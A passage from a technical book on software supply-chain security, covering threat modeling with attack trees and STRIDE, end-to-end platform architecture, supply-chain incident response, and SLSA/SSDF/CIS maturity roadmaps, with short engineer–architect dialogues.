(compromises a dependency you trust). Model each realistically: what does each *start* with, and what's their goal? The compromised-insider actor is the one that justifies most of this book — because "identity + verification at every boundary" is precisely the defense against an attacker who holds valid credentials.

Step 3 — Trust boundaries. This is where delivery-platform threat modeling gets its power: **every arrow in the Chapter 2 chain of custody is a trust boundary**, and each is a place to interrogate. Developer→Git, Git→CI, CI→Registry, Registry→Cluster, Cluster→Workload. At each: what crosses it, what's assumed trustworthy, and *what would it take to violate that assumption?* The boundaries are pre-drawn for you — that's the gift of having a mental model.

Step 4 — Attack paths. Chain the actor to the asset across the boundaries. This is where **attack trees** shine: put the goal at the root, enumerate the ways to achieve it, recurse.

```
GOAL: run malicious code in production
├── compromise the source (get bad code into Git)
│   ├── steal developer credential ──► push (blocked by: branch protection, signed commits)
│   ├── malicious PR passes review  ──► merge (blocked by: CODEOWNERS, review quality)
│   └── poison a dependency         ──► pulled into build (blocked by: pinning, SBOM)
├── compromise the build (inject during build)
│   ├── malicious build plugin/action (blocked by: pinning, hermetic build)
│   └── compromise runner           ──► persist (blocked by: ephemeral runners)
├── compromise the artifact (substitute the image)
│   ├── steal registry credential   ──► push (blocked by: signature verification at admission)
│   └── move a mutable tag          ──► deploy (blocked by: digest pinning)
├── compromise deployment
│   └── modify manifests / abuse deploy creds (blocked by: GitOps review, admission)
└── compromise runtime
    └── exec / exploit app (blocked by: RBAC, immutability, runtime detection)
```

Read that tree and notice: **each leaf names the control that blocks it, and each control is a chapter.** The whole book is one attack tree, defended. This is the payoff of the chain-of-custody model — threat modeling a delivery platform becomes "walk the tree, verify each leaf has a live control, find the leaves that don't."

Step 5 — Controls. For each viable path, what control breaks it? And — the mature addition — *at which boundary*, and does the control cost (latency, friction, availability risk) justify the risk it removes? Not every leaf needs a control; some risks are cheaper to accept than to close (Step 6).

Step 6 — Residual risk. The step that separates engineers from theater. No system is fully secured; after controls, what remains? Who *accepted* that residual risk, and do they have the authority to? "We accept that a compromise of our OIDC issuer forges identities, because the issuer is a hardened, monitored, transparency-logged system and the alternative costs more than the risk" is a *legitimate* engineering decision — *if made explicitly by someone accountable*. Unnamed residual risk isn't accepted; it's just hidden.

When to threat model. Not once, at the end (that's an audit). Threat model *at design time* (cheapest to fix), *at significant change* (new trust boundary = re-model), and *periodically* (the system and the threat landscape both drift). A threat model is a living document, versioned like everything else in this book.

STRIDE as a boundary-interrogation checklist

At each trust boundary, STRIDE gives you six questions so you don't miss a category:

- **S**poofing — can an actor fake an identity here? (→ authentication: signed commits, OIDC, SVIDs)
- **T**ampering — can data be modified in transit/at rest? (→ integrity: digests, signatures)
- **R**epudiation — can an actor deny an action? (→ audit: transparency logs, Git history)
- **I**nformation disclosure — can secrets leak? (→ confidentiality: secrets architecture, encryption)
- **D**enial of service — can availability be attacked? (→ the admission `failurePolicy` trade, HA)
- **E**levation of privilege — can an actor gain more than granted? (→ least privilege, authz)

STRIDE isn't the model; it's a *completeness check* run at each boundary so your honesty in Step 4 doesn't have blind spots.

Common mistakes

- Threat modeling as a one-time audit document that's stale before it's filed
- Modeling only the external attacker, ignoring compromised-insider (the common case)
- Enumerating controls without enumerating *attack paths* (a list of good practices isn't a threat model — it's a wish list)
- No residual-risk step, so risks are silently un-owned
- Modeling the happy path only; missing break-glass, admin paths, and the control-plane-of-the-control (the policy repo, the OIDC issuer, the vault's auth)
- Confusing STRIDE-per-element with actually chaining attacks — categories without paths miss the multi-step reality

Design review questions

- Can you produce a current data-flow diagram of your platform with trust boundaries marked? (If not, you can't threat model it — start there.)
- For your top asset ("run code in prod"), walk me an attack tree. Which leaves have a live, enforced control? Which are bare?
- Which threat actor does each of your major controls actually defend against? Are you defending against compromised-insider, or only external?
- What's your top residual risk, who accepted it, and when was that decision last revisited?
- When did you last threat model — and was it before or after you built the thing?

Implementation examples

Shostack's four-question frame as the backbone; STRIDE-per-boundary as the completeness checklist; attack trees for the "how do they reach the asset" enumeration; lightweight tooling (OWASP Threat Dragon, or just diagrams-as-code in the repo) so the model is versioned and reviewable like everything else; for supply-chain specifically, map your model against SLSA threats and the CNCF

supply-chain security whitepaper's threat catalog (Chapter 23) so you're not re-deriving known attack classes from scratch.

KEY TAKEAWAYS

- Threat modeling is structured honesty: what are we building, what goes wrong, what do we do, did we do it well.
- For delivery platforms, the chain of custody hands you the boundaries and the attack tree for free — walk it, and verify each leaf has a live control.
- Model the compromised-insider, not just the external attacker; it's the common case and the reason the whole architecture exists.
- Name your residual risk and its owner. Unowned risk is hidden risk, not accepted risk.
- Model at design time and on every boundary change — it's a living artifact, not an audit.

❝ ARCHITECTURE CONVERSATION

E: Threat modeling always felt like a compliance ritual — fill in the STRIDE spreadsheet, file it, never look again. How is this different?

A: Because you're going to do it *before* you build, on a whiteboard, in an hour, and it's going to change your design. Try it now. New service: a webhook receiver that takes GitHub events and triggers deploys. Asset?

E: The ability to trigger deploys — so, effectively, run code in production. High-value.

A: Actor and first attack path?

E: External attacker. First path: forge a webhook call to trigger a malicious deploy. So... spoofing at the boundary — I need to verify the webhook signature. And even then, tampering — the payload could be manipulated, so the deploy target must come from *verified* content, not the payload's claims.

A: Good — you found two controls by walking one path, before writing any code. Keep going: the webhook receiver holds a credential to trigger deploys. Elevation path?

E: If the receiver is compromised, the attacker inherits deploy rights. So the receiver shouldn't *hold* deploy rights — it should open a PR to the GitOps repo (Chapter 12), which still faces review and admission. Its credential should be Git-write, not deploy. The blast radius of compromising the receiver drops from "deploy anything" to "propose a change that gets reviewed."

A: You just re-derived the entire book's architecture *from a threat model of one component*, in four minutes, without me naming a single control. That's the point: the controls aren't things to memorize — they're what *falls out* when you walk assets → actors → boundaries → paths honestly. Threat modeling isn't the ritual. It's the *generator* of the architecture. Now — the chapter that assembles every generated control into one coherent platform.


Chapter 21 — Platform Architecture: Putting It All Together

Why this exists

Twenty chapters gave you twenty controls. This chapter assembles them into *one coherent platform* — because a pile of good controls is not an architecture, any more than a pile of good bricks is a building. The value is in how they compose: how identity flows into signing, how evidence flows into admission, how each layer makes the next one's job possible. This is the chapter where you stop learning components and start *designing systems*. We'll design an enterprise platform end to end, then examine why it holds together.

The complete chain, annotated

Here is the whole thing, every boundary carrying its identity, evidence, and verification:



Why this composition holds: the interlocks

A platform is defined by its *interlocks* — the places where one layer's output is another layer's precondition. These are what make the architecture more than the sum of controls:

Identity is one pattern in three places. The OIDC trust triangle (prove identity → get short-lived scoped credential → verifier checks claims) appears identically in CI (Chapter 6), in workload identity (Chapter 15), and underneath keyless signing (Chapter 10, where Fulcio issues a cert against the same OIDC token). Learn it once; it recurs everywhere. This is why the platform is *learnable* — there are only about three primitives, reused.

Evidence flows into enforcement. Provenance, SBOM, and attestations (produced in Part IV) are *inert* until admission (Chapter 14) *consumes* them as policy inputs. Evidence-production without evidence-consumption is theater; the interlock is the value. And admission-verification is only meaningful because the evidence was produced by an isolated trust factory (Chapter 5) with unforgeable platform-issued identity (Chapter 6). Pull any one thread and the others lose their meaning.

Each layer makes the next tractable. Immutable, digest-pinned, identical artifacts (Chapter 7) are what make runtime baselines crisp enough to detect drift (Chapter 17). Build-once (Chapter 7) is what lets the dossier accumulate on one digest through promotion (Chapter 11). Workload identity (Chapter 15) is what lets secrets be identity-unlocked instead of secret-zero'd (Chapter 18). The layers don't just coexist; they *enable* each other.

Verification always lives in the next trust domain. The recurring answer to "what if X is compromised?" — Git's compromise is backstopped by admission; the build's by independent verification and reproducibility; the signer's by transparency logs; the vault's by identity-based auth and per-secret scoping. No layer vouches for itself; the next layer checks it. This is separation of duties, mechanized, all the way down.

The control plane of every control is the real perimeter. Every Architecture Conversation converged here: the policy repo, the OIDC issuer, the signing root, the vault's auth, the reconciler's config, the CODEOWNERS file. These are the master keys, and they get the strictest governance (Chapter 19) — because attackers edit the control, not the artifact.

Designing for an organization: the tiers

Real platforms aren't one-size. Match rigor to risk (this is Chapter 23's maturity model, applied):

- **Tier 0 (crown jewels — payments, auth, PII):** the full chain, `failurePolicy: Fail`, SLSA L3 provenance, default-deny everywhere, strictest review, dedicated identities. Every interlock live.
- **Tier 1 (standard production services):** the full chain, pragmatic exemptions, audit-mode graduating to enforce, shared platform golden paths.
- **Tier 2 (internal tools, low-blast-radius):** signature verification + posture policies + identity, lighter on the exhaustive attestation dossier.

The art is *not* applying tier-0 rigor everywhere (that's how platforms become unusable and get routed around) nor tier-2 rigor to crown jewels (that's how breaches happen). Golden paths (Chapters 4, 5, 19) make the *secure* path the *easy* path, so teams opt into rigor by default rather than being forced into it.

The multi-cluster, multi-cloud reality

The perimeter is dead (Chapter 1), so the platform spans clusters and clouds. The architecture survives this because it was never perimeter-based: SPIFFE federation (Chapter 15) lets identities verify across trust domains; keyless signing and transparency logs are cloud-agnostic; GitOps reconcilers pull into each cluster independently; admission enforces locally everywhere. Identity + evidence + local verification is *inherently* distributed — which is exactly why it replaced the perimeter.

Common mistakes (at the architecture level)

- Building controls that don't interlock — evidence produced but never verified, identity issued but permissions never scoped, policies written but never enforced at the boundary
- Uniform rigor (everything tier-0, so the platform is unusable, so teams build shadow paths that bypass all of it)
- Securing the artifact chain while leaving the control planes (policy repo, issuer, vault auth) as the soft underbelly
- No golden path — so security is a tax each team pays manually and inconsistently, rather than the default they inherit
- Designing for one cluster/cloud, then bolting on federation as an afterthought
- Treating the platform as "done" — it's a living system that drifts, and the threat landscape moves

Design review questions

- Draw your platform's full chain. At every arrow: identity, evidence, verifier. Any arrow missing one of the three is a finding.
- Trace one real artifact commit-to-pod. Does evidence produced upstream actually get *verified* downstream, or just produced?
- Name every control plane (policy repo, OIDC issuer, signing root, vault auth, reconciler config, CODEOWNERS). Is each governed more strictly than what it controls?
- Where's your golden path? What fraction of services are on it vs. bespoke?
- Does the architecture survive a second cluster / second cloud without re-founding it?
- Point at your softest link — the one place where a single compromise runs code in prod with nothing downstream noticing. (There's always one. Knowing it is the job.)

KEY TAKEAWAYS

- A platform is its interlocks, not its controls: evidence→enforcement, identity→everywhere, each-layer-enables-the-next, verification-in-the-next-domain.
- There are only ~3 primitives (verify-at-boundary, separate-the-authorities, guard-the-control-plane) reused across ~20 controls — which is what makes the whole thing learnable and coherent.
- Match rigor to risk with tiers and golden paths; uniform rigor gets routed around, uniform laxity gets breached.
- The control planes are the real perimeter; secure them strictest.
- The platform is a living system — design it, then keep threat modeling it forever.

“ ARCHITECTURE CONVERSATION

E: I can see all twenty controls now. But when I sit down to design a platform from scratch, where do I even *start*? Twenty things at once is paralyzing.

A: You don't start with controls. You start with one sentence and refuse to let any part of it be unverified. Say the sentence.

E: "When a container runs in production, we can prove it's the code a developer wrote, reviewed, built cleanly, and authorized to deploy."

A: Now break that sentence and each fragment *names its own control*. "The code a developer wrote" —

E: — signed commits, Git as root of trust. "Reviewed" — branch protection, CODEOWNERS. "Built cleanly" — the trust factory, hermetic builds, platform-issued provenance. "Authorized to deploy" — GitOps review, deployment authorization. "We can prove it" — the whole evidence chain, verified at admission. The controls aren't a checklist I memorize; they're what each clause of that sentence *demands*.

A: That's the whole book. The sentence generates the architecture; threat modeling (Chapter 20) stress-tests it; the interlocks make it hold. Last question, the one that never stops mattering: you've built all of it. Where's your single point of failure — the one component whose compromise runs your code in prod with nothing catching it?

E: Realistically... the policy repo plus the reconciler. If I compromise the repo that holds admission policies *and* the GitOps config, I can exempt my own images and deploy them, with a tidy audit trail of me doing it. That's my soft center.

A: Correct — and notice you can now *find* your own soft center, which most engineers never can. That's the difference between someone who deploys tools and someone who designs architecture. So harden it: separate the humans who own policy from those who own deploys, alert on every policy change independently of the repo, and put the signing root somewhere neither can reach alone. You'll never reach zero soft centers — you reach *known, guarded, monitored* soft centers. That's not a lesser goal. That *is* the goal. Now let's talk about what happens when, despite all of it, something gets through.

PART EIGHT

Operations

Living with the platform: incident response, maturity models, and the review skill that ties the whole book together.

Chapter 22 — Incident Response

Why this exists

The entire book assumed breach as a design premise ("blast radius, not invulnerability" — Chapter 2). This chapter is what happens when the premise comes true. Supply-chain incidents are *different* from ordinary security incidents in ways that break normal IR playbooks — and the difference is exactly what the preceding chapters prepared you for. A platform built on identity, evidence, and verification doesn't just *prevent* better; it *responds* better, because every artifact already carries its biography. This chapter is where all that accumulated evidence earns its keep.

Mental model

Ordinary IR asks "which machines are infected?" Supply-chain IR asks a harder question: **"what did the compromised thing touch, and what did *those* things touch?"** — because a poisoned build doesn't infect one host; it stamps its poison into every artifact it produced, which flows to every environment those artifacts reached. The mental model is **contact tracing, not decontamination**: you're tracing lineage through a supply chain, and the thing that makes tracing possible-in-hours-vs-months is the evidence chain (provenance, SBOM, attestations) you built in Part IV. IR is where you find out whether your evidence was theater or real.

Architecture: the supply-chain-specific incidents

Five incidents, each with the property that makes it different and the evidence that makes it tractable:

1. Signing key / signer identity compromise. - *Why it's brutal*: everything signed by the compromised identity now verifies as legitimate — including the attacker's artifacts. Your trust root lied. - *The keyless advantage (Chapter 10)*: with Fulcio + Rekor, you don't have "a key that's been bad for an unknown duration" — you have a *transparency log of every signature ever issued by that identity*. Query Rekor for signatures you didn't make; you get an exact list and exact timestamps. Certificate windows bound the exposure. Compare classical long-lived keys: "we don't know what was signed or when" — the nightmare. - *Response*: identify the compromise window (Rekor timestamps), enumerate artifacts signed in-window, distrust them at admission (add to a denylist / revoke the identity's trust), re-sign legitimate artifacts with a new identity, rotate the trust configuration. The evidence chain turns "unknown scope" into "queryable scope."

2. Registry compromise / malicious artifact injection. - *The provenance advantage (Chapter 8)*: every legitimate artifact has provenance chaining to a real build of a real commit. Injected artifacts *don't* (or have forged provenance that fails identity verification). So "which images are malicious?" becomes "which images lack valid provenance from our builder?" — a verification pass, not a forensic guess. - *Response*: admission policy already blocked unprovenanced images from *running* (the injection may never have reached production — verify that first, it's often the good news). Purge

injected artifacts, audit registry access logs for the write, rotate the credential used, verify no valid-provenance artifact was also tampered.

3. CI compromise. - *Why it's the worst*: CI produces *and signs* artifacts (SolarWinds). Artifacts from a compromised CI may carry *valid* provenance (the real builder built them — it was just compromised). This is the residual risk Chapter 8 named honestly. - *The evidence advantage*: provenance tells you *exactly which artifacts came from which builder invocations between which times*. "List every artifact built by builder B between T1 (suspected compromise) and T2 (remediation)" is a *provenance query*. Reproducible builds (Chapter 5) let you rebuild-and-compare to find *which* in-window artifacts were actually tampered vs. clean. - *Response*: freeze the compromised CI, rebuild the build infrastructure from known-good (ephemeral runners mean there's no persistent state to clean — Chapter 5 pays off), identify in-window artifacts via provenance, rebuild-and-compare where reproducible, re-issue artifacts, force-rotate every credential CI could touch (assume all are burned).

4. Git compromise. - *The backstop (Chapter 3's "what if Git is compromised")*: an attacker with Git can *propose* anything, but the downstream chain (build must run, provenance must generate, admission must verify) means malicious commits still have to traverse the whole factory — visibly, loudly, logged. Signed commits let you distinguish attacker commits from legitimate ones by identity. - *Response*: identify unauthorized commits (signature verification, audit log), revert, force-rotate developer/bot credentials, review what merged during the window, verify nothing malicious reached artifacts (provenance ties artifacts back to commits — trace forward from the bad commits).

5. Dependency / supply-chain compromise (the XZ / Log4Shell shape). - *The SBOM advantage (Chapter 9)*: "are we affected, and where?" is the operational-SBOM query you built for exactly this moment. Minutes, not weeks. - *Response*: query SBOMs joined with runtime inventory for the affected component, rank by exposure (internet-facing first), patch/mitigate by priority, and — critically — check whether the compromised dependency *already ran* and did anything (runtime detection logs, Chapter 17).

The cross-cutting IR architecture

Preparation (the only part you control before the incident): - Evidence must be *queryable under pressure*: provenance searchable by builder+time, SBOMs joined to runtime, Rekor monitored. An evidence chain you can't query at 3am is theater. - Runbooks per incident type, *tested* (a tabletop for "CI is compromised" before it is). - Break-glass that's *usable during* an incident (Chapter 13) — IR often requires emergency deploys, and if your emergency path skips integrity checks, an attacker will trigger a fake incident to use it. - Credential inventory: know what each compromised component can touch, so "rotate everything it could reach" is a list, not a discovery exercise.

Containment leverages the architecture: admission denylists (stop known-bad artifacts from running *anywhere*, instantly, on every path — the unskippable gate works for defense too), NetworkPolicy quarantine (Chapter 16 — cut a compromised workload's egress), identity revocation (short-TTL means much is self-limiting), GitOps revert (roll production to a known-good commit — the flight recorder, Chapter 12).

Eradication + recovery leverage build-once + reproducibility: rebuild from verified-clean state, promote known-good digests (rollback is re-pointing at a previous digest that *still carries its original evid-*

ence — Chapter 7), replace-don't-clean (Chapter 17's runtime lesson: you can't prove a cleanup, you can prove a fresh verified deploy).

Post-incident: the evidence chain makes the retrospective *precise* — you can state exactly what was affected, because you have provenance and SBOMs, rather than hand-waving "we think it was contained." Feed findings back into threat models (Chapter 20) and policy (Chapter 19).

Common mistakes

- Evidence produced but not queryable — discovering during the incident that your SBOMs are in a bucket you can't join, or Rekor was never monitored
- Untested runbooks (the tabletop you skipped is the incident you fumble)
- Break-glass that skips integrity verification — weaponizable by the attacker via fake urgency
- Cleaning compromised runtime in place instead of replacing from verified state (unprovable, and misses in-memory persistence)
- Under-rotating: rotating the obviously-compromised credential but not everything the compromised component *could reach*
- Treating a supply-chain incident like a host incident — decontaminating machines while poisoned artifacts sit in the registry waiting to redeploy

Design review questions

- Tabletop right now: "we suspect CI was compromised Tuesday–Thursday." Walk me through it. How fast can you list in-window artifacts? (That's a provenance query — do you have it?)
- If your primary signing identity were compromised, how would you enumerate what it signed and when? (Rekor — is it monitored?)
- "Are we affected by CVE-X / dependency-Y?" — minutes or weeks? Where does the answer come from?
- When was your last IR tabletop for a *supply-chain* (not host) incident?
- Does your IR break-glass preserve integrity verification? Could a faked incident be used to bypass controls?
- For each pipeline component: what can it touch? Is that a written list (for rotation scope) or a discovery exercise?

Implementation examples

Rekor monitoring (rekor-monitor, or periodic `rekor-cli search` for your identities); provenance queries via your attestation store / GUAC ("artifacts by builder+time"); Dependency-Track/GUAC for the SBOM affected-workloads join; admission denylist policies (Kyverno/Gatekeeper image-blocklist) for instant containment; ArgoCD/Flux revert to known-good commit; Falco/runtime logs for "did it execute" forensics; documented, tested runbooks per incident class in the platform repo.

KEY TAKEAWAYS

- Supply-chain IR is contact-tracing through artifact lineage, not host decontamination — and the evidence chain (provenance, SBOM, Rekor) is what makes tracing take hours instead of months.
- Each incident type has a specific evidence advantage: Rekor for signer compromise, provenance for CI/registry/Git, SBOM for dependency compromise. IR is where you learn if your evidence was real.
- Containment reuses the architecture: admission denylists, network quarantine, identity revocation, GitOps revert.
- Recovery reuses build-once + reproducibility + replace-from-verified: rebuild clean, promote known-good digests, never clean in place.
- Prepare the queryability *before* the incident; test runbooks; keep break-glass integrity-preserving.

❝ ARCHITECTURE CONVERSATION

E: It's 2am. Our CI system — we think it was compromised sometime in the last three days. Every artifact it built might be poisoned. In a traditional shop this is a multi-week forensic nightmare. Talk me down.

A: First question: did any unverified artifact reach production?

E: Admission requires valid provenance, so injected artifacts *without* it never ran. But artifacts the compromised CI built carry *real* provenance — the builder was legit, just owned. So those could be in prod, provenance and all.

A: So how do you find *which* artifacts, out of everything CI built, are actually tampered?

E: Provenance gives me the list of everything built in the window — that's a query, not a hunt, because every artifact records its builder and build time. Then, if our builds are reproducible, I rebuild each in-window artifact on clean infrastructure and compare digests. Matches are clean; mismatches are the tampered ones. I've turned "which of thousands of artifacts is poisoned" from guesswork into a diff.

A: And containment while you investigate?

E: Admission denylist for the in-window digests — instant, every path, every cluster, because admission is the unskippable gate. Rotate every credential CI could reach — and I have that list because we inventoried it. Rebuild CI from scratch; ephemeral runners mean there's no persistent implant to miss. Then re-issue the clean artifacts and lift the denylist.

A: Now the honest part. What if the builds *aren't* reproducible, so you can't diff?

E: Then I can't cleanly separate tampered from clean, so I treat the whole window as suspect — rebuild everything built in it from verified source, re-promote. More expensive, but still *bounded* by the provenance query. Without provenance, I wouldn't even know the boundary — that's the multi-week nightmare. The evidence chain didn't prevent this incident, but it turned an unbounded catastrophe into a bounded, queryable, hours-long operation.

A: That sentence is why every "produce evidence" chapter mattered. Prevention was never the only payoff — *legibility under fire* was. An architecture you can't reason about during an incident is an architecture you don't really have. Next: how organizations grow into all of this without trying to do it all on day one.

Chapter 23 — Maturity Models

Why this exists

Reading twenty-two chapters of controls can produce a dangerous reaction: "we have none of this; we're hopeless; let's do all of it next quarter." That reaction fails every time — big-bang security transformations break production, exhaust teams, and get abandoned. Maturity models exist to answer the *sequencing* question: given that you can't do everything at once, **what do you do first, what does "good enough for now" look like, and how do you improve deliberately over years?** They turn an overwhelming pile into a roadmap. This chapter is the antidote to both complacency ("we're fine") and paralysis ("it's hopeless").

Mental model

Maturity is not a score to maximize; it's a **deliberate trajectory matched to your risk**. A three-person startup at "SLSA Level 1" everywhere may be making a *correct* engineering decision; a bank at Level 1 for its payment system is negligent. The model's job isn't to shame you toward maximum rigor — it's to make your current level a *choice you can defend* rather than an accident you haven't noticed, and to give you the next rung when you're ready to climb. Think **fitness levels, not a final exam**: you train progressively, you match intensity to goals, and "elite everywhere" is neither achievable nor always desirable.

The three frameworks worth knowing

SLSA (Supply-chain Levels for Software Artifacts) — the build-integrity ladder, and the most directly relevant to this book. It grades *how trustworthy your build and provenance are*:

- **L0**: no guarantees. (Most orgs start here and don't know it.)
- **L1**: provenance exists — the build produces a provenance document. Cheap, and immediately useful for the "what did we build" question.
- **L2**: provenance is *signed*, build runs on a hosted/managed platform. Tampering with provenance now requires defeating signing.
- **L3**: provenance is *unforgeable by the build's own steps* — generated in an isolated trust domain the build can't reach. This is the level that actually stops SolarWinds-class attacks (Chapters 5, 8), because a compromised build *cannot* forge its own provenance.

The insight: SLSA levels map directly onto Chapter 8's threat model. L1 answers "what did we build," L2 defeats provenance-tampering, L3 defeats build-compromise-forges-provenance. You climb by *closing specific attack classes*, not by collecting points.

NIST SSDF (Secure Software Development Framework, SP 800-218) — the *breadth* framework. Where SLSA goes deep on build integrity, SSDF covers the whole SDLC in four practice groups: Prepare the Organization (PO), Protect the Software (PS), Produce Well-Secured Software (PW), Respond to Vulnerabilities (RV). It's outcome-based (it says *what* to achieve, not *how*), which makes it a good *cov-*

erage checklist — "have we thought about each of these practice areas?" — and it carries regulatory weight (US federal software procurement references it, via EO 14028).

CIS Benchmarks / Kubernetes hardening — the *concrete configuration* layer. Where SSDF is outcome-based and SLSA is build-focused, CIS gives you specific, checkable settings (CIS Kubernetes Benchmark, CIS Docker Benchmark) — the runtime and platform hardening baseline (Chapters 16, 17). Tools like kube-bench check compliance automatically. This is your "are the knobs set right" layer.

How they compose: SLSA for build/artifact trust (depth on the supply chain), SSDF for whole-lifecycle coverage (breadth as a checklist), CIS for concrete platform hardening (configuration floor). They're complementary lenses, not competitors — mature programs reference all three, each answering a different question ("is our build trustworthy," "did we cover the lifecycle," "are our configs hardened").

Architecture: a sequenced roadmap

The order that works, roughly, because each rung enables the next (and each delivers value alone, so you're never "halfway to nothing"):

Foundation (weeks) — visibility and the cheapest wins: - Branch protection + CODEOWNERS on critical paths (Chapter 3-4) — nearly free, immediately raises the bar - SBOM generation + a queryable store (Chapter 9) — because the *next* Log4Shell is coming and this is your answer - Secret scanning in CI + pre-commit (Chapter 18) — stop the bleeding - Ephemeral CI runners (Chapter 5) — kills persistence, often just a config change on hosted CI

Build trust (months) — SLSA L1→L2: - OIDC federation, kill static CI secrets (Chapter 6) - Provenance generation, then signing (Chapters 8, 10) - Digest-pinning, build-once-promote-many (Chapter 7)

Deployment gate (months) — the enforcement turn: - GitOps (Chapter 12) — often the biggest operational shift, sequence it carefully - Admission control in *audit mode first*, then enforce, tier by tier (Chapters 14, 19) — never big-bang - Attestation-gated admission (Chapter 11) — evidence becomes enforcement

Runtime + SLSA L3 (quarters to years): - Workload identity, kill runtime static secrets (Chapter 15) - Default-deny network + mesh authz, staged namespace-by-namespace (Chapter 16) - Runtime detection + immutability (Chapter 17) - SLSA L3 (isolated provenance generation) for tier-0 workloads - Policy-as-code maturity, threat modeling as routine (Chapters 19, 20)

Continuous — the never-done part: IR tabletops (Chapter 22), threat model refresh (Chapter 20), maturity re-assessment, closing the gap between your current level and your *target* level per tier.

The tiering principle (revisited from Chapter 21)

You don't have *one* maturity level; you have one *per workload tier*. Crown jewels reach SLSA L3 + full enforcement while internal tools sit at L1 + basic hardening — deliberately. Maturity investment concentrates where blast radius concentrates. A single org-wide maturity number is a vanity metric; per-tier target-vs-actual is a management tool.

Common mistakes

- Big-bang transformation (do everything now) → broken prod, burned-out team, abandoned program, poisoned political well
- Chasing the SLSA number as a goal rather than closing the attack classes each level represents (L3 provenance that nobody *verifies* is a very expensive nothing)
- Maturity as a compliance checkbox ("we're SSDF-compliant") without the outcomes SSDF describes
- Uniform maturity target across all workloads (over-investing in internal tools, under-investing in crown jewels)
